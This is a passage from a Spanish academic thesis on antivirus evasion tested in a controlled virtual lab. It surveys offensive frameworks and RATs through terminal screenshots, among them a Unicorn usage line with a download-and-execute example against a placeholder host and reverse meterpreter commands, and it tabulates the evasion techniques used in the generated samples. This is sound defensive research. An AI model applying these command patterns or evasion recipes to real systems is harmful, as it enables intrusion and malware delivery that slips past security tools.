


Figura 2.17: Resultados de las pruebas de Protección – Avast FREE Antivirus [98].

	PC estándar	Promedio de la industria	PC última generación	Promedio de la industria
Ralentización al acceder a páginas web populares 39 páginas web visitadas	22%	17%	19%	15%
Ralentización al descargar programas usados con frecuencia 20 archivos descargados	9%	5%	4%	2%
Ralentización al ejecutar software estándar 11 casos de prueba utilizados	17%	13%	29%	17%
Ralentización al instalar programas usados con frecuencia 18 programas instalados	20%	29%	24%	39%
Ralentización al copiar archivos (localmente y en la red) 7.744 archivos copiados	5%	16%	4%	21%
Resultado Carga del sistema ●●●●●●● 5.0/6.0				

Figura 2.18: Resultados de las pruebas de Carga del sistema – Avast FREE Antivirus [98].

	julio	agosto	Promedio de la industria
Falsas alarmas o bloqueos durante la visita a un sitio web 500 samples used	0	0	0
Detección errónea como malware de software seguro durante el análisis de sistema 1.437.401 samples used	5	8	6
Avisos erróneos provenientes de determinadas acciones durante la instalación y el uso de software seguro 41 samples used	0		0
Bloqueos erróneos provenientes de determinadas acciones durante la instalación y el uso de software seguro 41 samples used	0		0
Resultado Utilidad ●●●●●●● 5.0/6.0			

Figura 2.19: Resultados de las pruebas de Utilidad – Avast FREE Antivirus [98].

Por estas razones, se seleccionó a Avast FREE Antivirus 17.5 para ser instalado en el entorno virtual controlado y puesto a prueba contra las muestras de malware recopiladas.

2.2.3. Sistema operativo Windows

La selección del sistema operativo se basó en las estadísticas de los usuarios, las mismas que fueron tomadas de Statcounter. La herramienta Statcounter realiza un análisis de tráfico web. Las estadísticas recopiladas por esta herramienta, se derivan directamente de las visitas de más de 3 millones de sitios que usan Statcounter. Debido a esto, cuenta con una base de datos de los sistemas operativos utilizados al momento de acceder al sitio web, permitiendo tener una muestra de cuál es el sistema operativo más utilizado y cuál es el menos utilizado, sesgado por plataforma y versión de los mismos (Figura 2.20).



Figura 2.20: Opciones sesgadas de los sistemas operativos más utilizados [99].

En la recopilación de datos estadísticos, sobre el uso de sistemas operativos de usuario final en plataformas Windows, hasta agosto de 2017, se puede ver en la Figura 2.21 que la versión del sistema operativo Windows más utilizado es la 7. Por esta razón, dicho sistema operativo es el sistema base de las maquinas del entorno virtual controlado, exceptuando el C&C, el cual contará con Kali Linux 18.1.




Figura 2.21: Resultados estadísticos Statcounter – agosto 2017 [100].

La Figura 2.22 muestra que, a la fecha que se escribió este documento (marzo – abril 2018), el sistema operativo Windows 7 ya no es el más utilizado, empezando a tomar ventaja de uso Windows 10 desde inicios del 2018.




Figura 2.22: Resultados estadísticos Statcounter – agosto 2017 [100].

La Escuela Politécnica Nacional cuenta con licencias de algunos productos de Microsoft para usos académicos y ya que este es un proyecto con fines académicos, se hizo uso de la licencia provista para Windows 7 Professional - SP1.

2.2.4. Sistema de detección de intrusos de red - SNORT

Los NIDS son usados principalmente para escanear el tráfico que se genera dentro de una red y así poder detectar posible tráfico malicioso dentro de ella. En el mercado existe una amplia oferta de ellos, algunos cuentan con licenciamiento pagado y otros son de libre acceso. Para la realización de este proyecto, se optó por la búsqueda de aquellos que sean Open Source y que cuenten con versiones ejecutables en ambientes con sistema operativo Windows.

Dentro de la investigación realizada, se encontró dos herramientas que cumplen con los requerimientos del proyecto, Snort y Suricata. Cada una de estas herramientas tiene ventajas y desventajas, depende mucho de las necesidades del entorno en que se las va a usar. Existe una amplia literatura que compara a las dos herramientas, poniendo a estas bajo diferentes pruebas. Basados en estas comparaciones, se eligió la herramienta que más se ajusta a las condiciones del entorno virtual controlado.

Snort ha estado a la vanguardia de los IDS más usados por mucho tiempo, siendo referente por tener un alto rendimiento y detección, sin embargo, Suricata ha cambiado esta tendencia. Snort es una herramienta single-thread, en cambio Suricata es multi-thread, pero, eso no hace que Suricata sea superior a Snort [101]. De estudios realizados, se concluye que:

- Snort trabaja mejor en redes que no tengan velocidades superiores a 1Gbps. En cambio, Suricata lo hace mejor en redes de mayor velocidad gracias a su multi-thread [102] [103].
- Snort tiene un bajo porcentaje de uso de CPU comparado con Suricata, incluso cuando se hace uso de más procesadores, por lo cual, Snort es una mejor opción en caso de que el entorno no tenga muchos recursos de procesamiento [101] [102].
- En [102] se concluye que, a pesar de que los dos sistemas utilizan la misma base de datos para sus reglas, Snort detectó seis de los siete tipos de malware definidos por estas, comparado con las cuatro que detectó Suricata. Además, Snort obtiene menores porcentajes de falsos positivos y falsos negativos comparados con Suricata.

Tomando en cuenta estas conclusiones, para la ejecución de pruebas de este proyecto lo que se desea es, que el sistema sea capaz de detectar la mayor cantidad de tipos de malware, un rango menor de errores, la red del entorno virtual controlado no supera el 1Gbps de velocidad y no se cuenta con equipos con gran capacidad de procesamiento, por lo que se decidió usar el sistema Snort.

2.3. Ejecución y/o desarrollo de muestras de malware

El Command & Control (C&C) es el equipo encargado de dar las instrucciones al malware una vez la comunicación sea establecida, para facilidad del proyecto se estableció como C&C a un equipo físico externo al entorno virtual que contiene el sistema operativo Kali Linux 2018.1. Dicho sistema operativo contiene una serie de herramientas que permiten explorar de manera más sencilla vulnerabilidades, la creación de malware, exploits, hacking, etc. La principal herramienta para la creación de malware que contiene Kali es Metasploit Framework. Este framework, por medio de un conjunto de instrucciones, puede generar de manera rápida malware hecho a la medida para las necesidades del atacante.

La ejecución y/o desarrollo de las muestras de malware se lo realizó mediante el análisis de diversas muestras funcionales previamente encontradas, para ver su comportamiento y determinar qué se puede reutilizar de estas. Además, se analizó framework maliciosos que permiten la generación de malware de manera rápida y fácil, utilizando diversos métodos y técnicas ya contenidas por estos framework.

2.3.1. Análisis de framework

Un framework malicioso permite la creación, ejecución y/o desarrollo de malware de alta efectividad de evasión, y de una manera ágil gracias a la reutilización de código. En base a esta premisa, para la ejecución y/o desarrollo de las muestras que se utilizaron durante las pruebas en el entorno virtual controlado, se analizó una serie de framework maliciosos que facilitan la generación de dichas muestras.

2.3.1.1. Metasploit Framework

Metasploit framework es una colaboración entre la comunidad Open Source y Rapid7, escrito en lenguaje Ruby. Es un framework de pruebas de penetración que ayuda a los analistas de seguridad a verificar vulnerabilidades, realizar evaluaciones de seguridad y principalmente les permite permanecer un paso delante de las posibles amenazas [104] [105].

Metasploit tiene 3 componentes, msfvenom (generador de exploits y payloads), msfconsole (consola de comandos de Metasploit) y msfcli (cliente de ejecución directa de scripts o comandos), los cuales la hacen una de las herramientas más utilizadas para la evaluación de seguridades [106]. Gracias a estos componentes Metasploit Framework es la base de otros framework maliciosos que utilizan una interfaz de conexión con alguno de estos componentes (por lo general con msfvenom).

Algunos de los framework maliciosos basados en conectividad con Metasploit framework, revisados para la ejecución y/o desarrollo de las muestras son:

- **Avoidz:** framework creado por Mascerano Bachir en lenguaje Ruby, actualmente se encuentra en la versión 1.3. Utiliza la conexión con msfvenom y msfconsole para la generación de malware con carga útil (payload), y la recepción de la conectividad del C&C y el malware [107].


```

root@root: ~/avoidz
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@root:~/avoidz# ls
avoidz.rb  clean.sh  README.md  setup.sh  tools
root@root:~/avoidz# ./avoidz.rb

By Mascerano Bachir | version 1.3 [Dev-labs]

.d8b. db db .d88b. d888888b d88888b. d88888D
d8' `8b 88 88 .8P Y8. `88' 88 `8D YP d8'
88ooo88 Y8 8P 88 88 88 88 88 d8'
88~~~88 `8b d8' 88 88 88 88 88 d8'
88 88 `8bd8' `8b d8' .88. 88 .8D d8' db
YP YP YP `Y88P' Y888888P Y8888D' d88888P

Usage: avoidz.rb [options]

-h, --lhost value          ip_addr|default = 127.0.0.1
-p, --lport value         port_number|default = 4444
-m, --payload value       payload to use|default = windows/meterprete
r/reverse_tcp
-f, --format value        output format: c1, c2, cs, py, go

```

Figura 2.23: Interfaz con guía de uso de Avoidz.

- **TheFatRat:** creado por Edo Maland (Screetsec), es un framework que permite la generación de backdoors utilizando los componentes msfvenom, para la agregación de payload a un malware compilado por el framework, y msfconsole, para crear la conectividad entre el malware y el C&C. Además, cuenta con módulos propios de la herramienta para la generación de código base de malware y de Fully UnDetactable (FUD) Malware [108].

```

root@root: ~/TheFatRat
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

  ee\
 /  0
J  /
|  /
L  /|o'--'
J  /
J  /
)  /
)  /

[--] Backdoor Creator for Remote Acces [--]
[--] Created by: Edo Maland (Screetsec) [--]
[--] Version: 1.9.6 [--]
[--] Codename: Whistle [--]
[--] Follow me on Github: @Screetsec [--]
[--] Dracos Linux : @dracos-linux.org [--]
[--]
[--] SELECT AN OPTION TO BEGIN: [--]
[--]
-----/

[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

[TheFatRat]--[--][menu]:

```

Figura 2.24: Interface de uso de TheFatRat.

- **Phantom Evasion:** es una herramienta para la evasión de sistemas de protección escrita en Python y creada por Diego Cornacchini. Permite la generación de malware metamórfico y con técnicas de evasión para sandbox (heurística). Utilizando el componente msfvenom inserta el payload en el cuerpo del malware [109].




Figura 2.25: Interface de uso de Phantom Evasion.

- **Unicorn:** este framework desarrollado en Python por Trustedsec, permite la inserción de código PowerShell directamente en memoria, utiliza msfvenom para insertar el payload en el código del malware, luego genera un comando de PowerShell cifrado que puede ser insertado en cualquier programa, línea de comandos o sistema de entrega de carga PowerShell [110].

```

root@root: ~/unicorn
Archivo Editar Ver Buscar Terminal Ayuda
root@root:~# cd unicorn/
root@root:~/unicorn# ls
CREDITS.txt      LICENSE.txt      README.md      unicorn.rc
CHANGELOG.txt    powershell_attack.txt  unicorn.py
root@root:~/unicorn# python unicorn.py

aHR0cHM6Ly93d3cuYmluYXJ5S2GVmZW5zZS5jb20vd3AtY29udGVudC91cGxvYWRzLzIwMTcvMDUvS2Vlc
eS5qcGc=

----- Magic Unicorn Attack Vector v2.11 -----

Native x86 powershell injection attacks on any Windows platform.
Written by: Dave Kennedy at TrustedSec (https://www.trustedsec.com)
Twitter: @TrustedSec, @HackingDave
Credits: Matthew Graeber, Justin Elze, Chris Gates

Happy Magic Unicorns.

Usage: python unicorn.py payload reverse_ipaddr port <optional hta or macro, crt>
PS Example: python unicorn.py windows/meterpreter/reverse https 192.168.1.5 443
PS Down/Exec: python unicorn.py windows/download_exec url=http://badurl.com/payload
Macro Example: python unicorn.py windows/meterpreter/reverse https 192.168.1.5 443
HTA Example: python unicorn.py windows/meterpreter/reverse https 192.168.1.5 443
DDE Example: python unicorn.py windows/meterpreter/reverse https 192.168.1.5 443
CRT Example: python unicorn.py <path to payload/exe encode> crt
Custom PS1 Example: python unicorn.py <path to ps1 file>
Custom PS1 Example: python unicorn.py <path to ps1 file> macro 500
Help Menu: python unicorn.py --help

root@root:~/unicorn#

```

Figura 2.26: Interfaz de ejecución de unicorn.

- **Veil-Framework:** desarrollado en Python por Chris Truncer y la comunidad Open Source, es un framework que ayuda a la generación fácil y rápida de generar payloads de Metasploit a través de msfvenom y combinarlos con técnicas de evasión cargadas [111].

```

root@root: ~/Veil
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
=====
Veil | [Version]: 3.1.4
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
Main Menu

  2 tools loaded

Available Commands:

  exit          Exit Veil
  info          Information on a specific tool
  list          List available tools
  update        Update Veil
  use           Use a specific tool

Main menu choice: use 2

```

Figura 2.27: Interfaz de ejecución de Veil-Framework.

- **Venom:** framework creado por “pedro ubuntu (r00t-3xp10it)” en lenguaje shell scripting, mediante msfvenom permite la generación de shellcode en diferentes lenguajes de programación [112].

```

root@root: ~/venom
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
=====
VENOM 1.0.15
=====
USER:root ENV:Laptop INTERFACE:eth0 ARCH:x64 DISTR0:Kali
=====
  1 - Unix based payloads
  2 - Windows-OS payloads
  3 - Multi-OS payloads
  4 - Android|IOS payloads
  5 - Webserver payloads
  6 - Microsoft office payloads
  7 - System built-in shells
  E - Exit Shellcode Generator

SSA-RedTeam@2017_

[?] Shellcode Generator
[*] Chose Categorie number:

```

Figura 2.28: Interfaz de ejecución de Venom.

2.3.1.2. Otros framework

Existen otros framework que no dependen de Metasploit framework, si no que crean sus propios payload y los cargan en códigos integrados que contienen técnicas de evasión predefinidas. Otros solo contienen código con las técnicas de evasión, pero permiten la inclusión de payloads personalizados por los creadores de malware.

Los framework que cumplen con estas características y de los cuales se investigó su funcionamiento son:

- CHAOS Payload Generator:** este framework creado en el lenguaje de script go por Tiago Rodrigo Lampert, permite la generación de payloads sobre malware camuflado mediante técnicas y algoritmos establecidos por los mismos creadores. Además, utiliza una interfaz de conexión propia de CHAOS sin intervenir con los módulos de msfvenom [113].

```

root@root: ~/CHAOS
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

CHAOS

Version: 1.0.3
Author: tiagorlampert

[1] Generate
[2] Listen
[3] Quit

Choose a Option: 1
  
```

Figura 2.29: Interfaz de ejecución de CHAOS.

- Don't Kill My Cat (DKMC):** este framework, creado por "Mr.Un1k0d3r" en Python, permite la inyección de código cifrado PowerShell, personalizado o generado por otros medios, entre los bytes de los que se componen los píxeles de una imagen y genera un Downloader cifrado que se descarga, combina y ejecuta el malware inyectado dentro de la imagen. Además, cuenta con su propio servidor web para la descarga de la imagen maliciosa, el cual permite el cifrado de la conexión mediante SSL/TLS [114].

```

root@root: ~/DKMC
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

DKMC - Don't kill my cat
Evasion tool - Mr.Un1k0d3r RingZero Team

The sleepy cat

-----
Select an option:

[*] (gen)      Generate a malicious BMP image
[*] (web)     Start a web server and deliver malicious image
[*] (ps)      Generate Powershell payload
[*] (sc)      Generate shellcode from raw file
[*] (exit)    Quit the application

>>>
  
```

Figura 2.30: Interfaz de ejecución de DKMC.

- **HERCULES:** es una herramienta de generación de payloads desarrollada en el lenguaje de scripts go por Ege Balci, permite la creación de malware contenedor de payloads y que permite la evasión de sistemas de protección mediante técnicas cargadas en el mismo framework por su desarrollador [115].




Figura 2.31: Interfaz de ejecución de HERCULES.

2.3.2. Análisis de muestras de malware funcionales

El malware ha existido por más de 30 años, durante este tiempo han surgido diferentes variaciones de malware que implementan una o varias de las técnicas analizadas previamente y cada una de estas novedosas en su momento. Estas muestras actualmente son detectables, pero para poner a prueba la tendencia encontrada se reutilizó algunas muestras que cumplen el mismo funcionamiento y propósito que se encontró durante el análisis de los framework, estas muestras son:

- **BasicRAT:** Se trata de un payload creado por Austin Jackson en Python, que permite el acceso remoto a los equipos sin consentimiento de los usuarios. Este malware tiene un comportamiento similar al de las muestras generadas por los framework, se lo modificó para que no haga persistencia en el equipo ni modifique los registros para infectar otros procesos ajenos al de su ejecución. Está compuesto por dos elementos un cliente que será ejecutado en la víctima y un servidor a la escucha de la conexión generada [116].




```
basicRAT server listening on port 1337...
[127.0.0.1] basicRAT> help
download <files> - Download file(s).
help - Show this help menu.
persistence - Apply persistence mechanism.
quit - Gracefully kill client and server.
rekey - Regenerate crypto key.
run <command> - Execute a command on the target.
scan <ip> - Scan top 25 ports on a single host.
survey - Run a system survey.
unzip <file> - Unzip a file.
upload <files> - Upload file(s).
wget <url> - Download a file from the web.

[127.0.0.1] basicRAT> run uname -a
Linux localhost.localdomain 3.16.0-4-amd64 #1 SMP Debian 3.16.39-1 (2016-12-30) i686 GNU/Linux
```

Figura 2.32: Interfaz de ejecución del servidor de basicRAT.

- **SpyRAT:** Malware creado por Mascerano Bachir en Python, tiene un comportamiento similar al anterior y con el mismo objetivo, fue modificado para evitar que genere una persistencia en el computador de la víctima y para que no ejecute sus scripts automáticos de extracción de la data de la víctima [117]. Al igual que con basicRAT cuenta con dos elementos, un cliente que es el que infecta la máquina de la víctima y un listener que está a la escucha de la conexión generada.



```
root@root: ~/spyrat
Archivo Editar Ver Buscar Terminal Ayuda
shell$ help
Traceback (most recent call last):
  File "listener.py", line 84, in <module>
    socks[activate].send(nextcmd)
socket.error: [Errno 32] Broken pipe
root@root:~/spyrat# python listener.py
+++++
Mascerano - Dev-labs
+++++
host:192.168.20.2
port:443
Listening 4 clients....\N
```

Figura 2.33: Interfaz de ejecución del listener de SpyRAT.

2.3.3. Muestras de malware generadas

Las muestras se generaron en base a la tendencia encontrada y a los framework analizados previamente. Además, se reutilizó el código de 2 muestras de malware funcionales para generar otras 2 muestras totalmente nuevas y diferentes. Dichas muestras contienen técnicas de evasión ya establecidas y solamente se cambió la forma de ejecución y las actividades que realizaba dentro del host de la víctima. También, se generó

una muestra programada en Javascript que infecta los registros del usuario y no cuenta con la etapa de comunicación, para evidenciar la técnica de ofuscación Javascript.

La técnica GPU Assisted, a pesar de que actualmente es una de las que está en auge, no se la puso a prueba, debido a que no se contaba con un equipo físico que tenga una GPU dedicada.

La finalidad de estas muestras no es el de causar un daño a los sistemas de prueba, sino simplemente generar una conexión con el C&C y obtener, en caso de ser posible, una shell reversa que interprete comandos para realizar actividad sospechosa dentro del equipo víctima.

Durante el análisis de los framework, se encontró que el malware funciona en 3 etapas:

- **Infección:** durante esta etapa el malware es implantado en el equipo, puede ser por infección directa (copia del archivo), conexión de un dispositivo externo o mediante técnicas de phishing por medios electrónicos.
- **Ejecución:** etapa en la cual el malware es ejecutado, puede ser auto ejecutable o se puede engañar a la víctima para que ejecute el malware enviado o copiado. También, en esta etapa empieza a desarrollar las actividades maliciosas para las que fue creado el malware.
- **Comunicación:** es la etapa en la que el malware empieza a enviar y recibir información del C&C, ya sea instrucciones o archivos. Esta etapa no es implementada en todos los malware, solo es implementada en aquellos que están destinados a la toma del control remoto del equipo o sustracción de información.

Para cada una de estas etapas se implementan diferentes técnicas para la evasión de los sistemas de protección. Las muestras que fueron desarrolladas para las pruebas fueron:

Muestra	Etapas	Técnicas	Herramientas	Framework
avpBASICRAT	Infección	Packing	Winrar/UPX	Malware BasicRAT
	Ejecución	Cifrado más función hash de la clave	Aes 256 Hash sha256	
	Comunicación	Cifrado del canal	Socket Diffie-Hellman	
avpCHAOS	Infección	Packing + cifrado	Winrar/UPX + AES 128	CHAOS
	Ejecución	<ul style="list-style-type: none"> • Polimorfismo • Cifrado • Fileless 	<ul style="list-style-type: none"> • Transf. Hexa. • AES 128 • Powershell scripting 	
	Comunicación	Canal seguro	HTTPS	

Tabla 2.19.1: Muestras generadas para la etapa de pruebas.

Muestra	Etapa	Técnicas	Herramientas	Framework
avpHERCULES	Infección	Packing + cifrado	Winrar/UPX + DES	Hercules
	Ejecución	<ul style="list-style-type: none"> • Cifrado • Metamorfismo • Blindaje 	<ul style="list-style-type: none"> • DES • Antidebuggers • Detección de flags 	
	Comunicación	Cifrado del canal	DES	
avpPHANTOM EVASION	Infección	Packing + Cifrado	Winrar/UPX + Shikata Ga Nai x3	Phantom Evasion
	Ejecución	<ul style="list-style-type: none"> • Cifrado • Polimorfismo • Virtualización 	<ul style="list-style-type: none"> • Shikata Ga Nai x3 • Transf. Hexa. • Memoria virtualizada 	
	Comunicación	Canal seguro	HTTPS	
avpSPYRAT	Infección	Packing	Winrar/UPX	Malware SpyRAT
	Ejecución	Texto plano	-----	
	Comunicación	TCP keep alive	Sockets	
avpDKMC	Infección	Downloader cifrado	Operaciones XOR	Don't Kill My Cat
	Ejecución	<ul style="list-style-type: none"> • Polimorfismo • Cifrado • Fileless 	<ul style="list-style-type: none"> • Transf. Hexa. • Oper. XOR • Powershell scripting 	
	Comunicación	Cifrado del canal	SSL/TLS Facebook	
avpUNICORN	Infección	Cifrado	Shikata Ga Nai x5	Unicorn
	Ejecución	<ul style="list-style-type: none"> • Metamorfismo • Cifrado • Fileless 	<ul style="list-style-type: none"> • Transf. Hexa. + Inserción de código basura • Shikata Ga Nai x5 • Powershell scripting 	
	Comunicación	Cifrado del canal	SSL/TLS Youtube	
avpVENOM	Infección	Cifrado + Hash de la clave	AES 128 + MD5	Venom
	Ejecución	<ul style="list-style-type: none"> • Metamorfismo • Cifrado + Hash de la clave 	<ul style="list-style-type: none"> • Saltos de sentencia • AES 128 + MD5 	
	Comunicación	Canal seguro + Certificados	HTTPS + SSL/TLS Random (Fb, Google, Outlook, Yahoo, Bing)	
avpAVOIDZ	Infección	Cifrado	Powershell encoded	Avoidz
	Ejecución	<ul style="list-style-type: none"> • Metamorfismo • Cifrado • Fileless 	<ul style="list-style-type: none"> • Transf. Hexa. • Powershell encoded • Powershell scripting 	
	Comunicación	Cifrado del canal	SSL/TLS Google	

Tabla 2.19.2: Muestras generadas para la etapa de pruebas.

Muestra	Etapas	Técnicas	Herramientas	Framework
avpFATRAT	Infección	Packing + Cifrado	UPX+PDF injection + AES 128	TheFatRat
	Ejecución	<ul style="list-style-type: none"> Cifrado Fileless 	<ul style="list-style-type: none"> AES128 Powershell Scripting 	
	Comunicación	Cifrado del canal	AES 128 + SSL/TLS YAHOO	
avpVEILORD	Infección	Cifrado + Injection	XOR + Powershell encoded + inyección en "Hola mundo.exe"	Veil y C++
	Ejecución	<ul style="list-style-type: none"> Metamorfismo Cifrado Fileless 	<ul style="list-style-type: none"> Transf. Hexa. XOR + Powershell encoded Powershell scripting 	
	Comunicación	Cifrado del canal	SSL/TLS Facebook	
avpHTA	Infección	Ofuscado	Inserción código basura, cambio sentencias y variables	Malware JavaScrip.Register
	Ejecución	Ofuscado	Cambio sentencias y variables	

Tabla 2.19.3: Muestras generadas para la etapa de pruebas.

2.4. Ejecución de pruebas

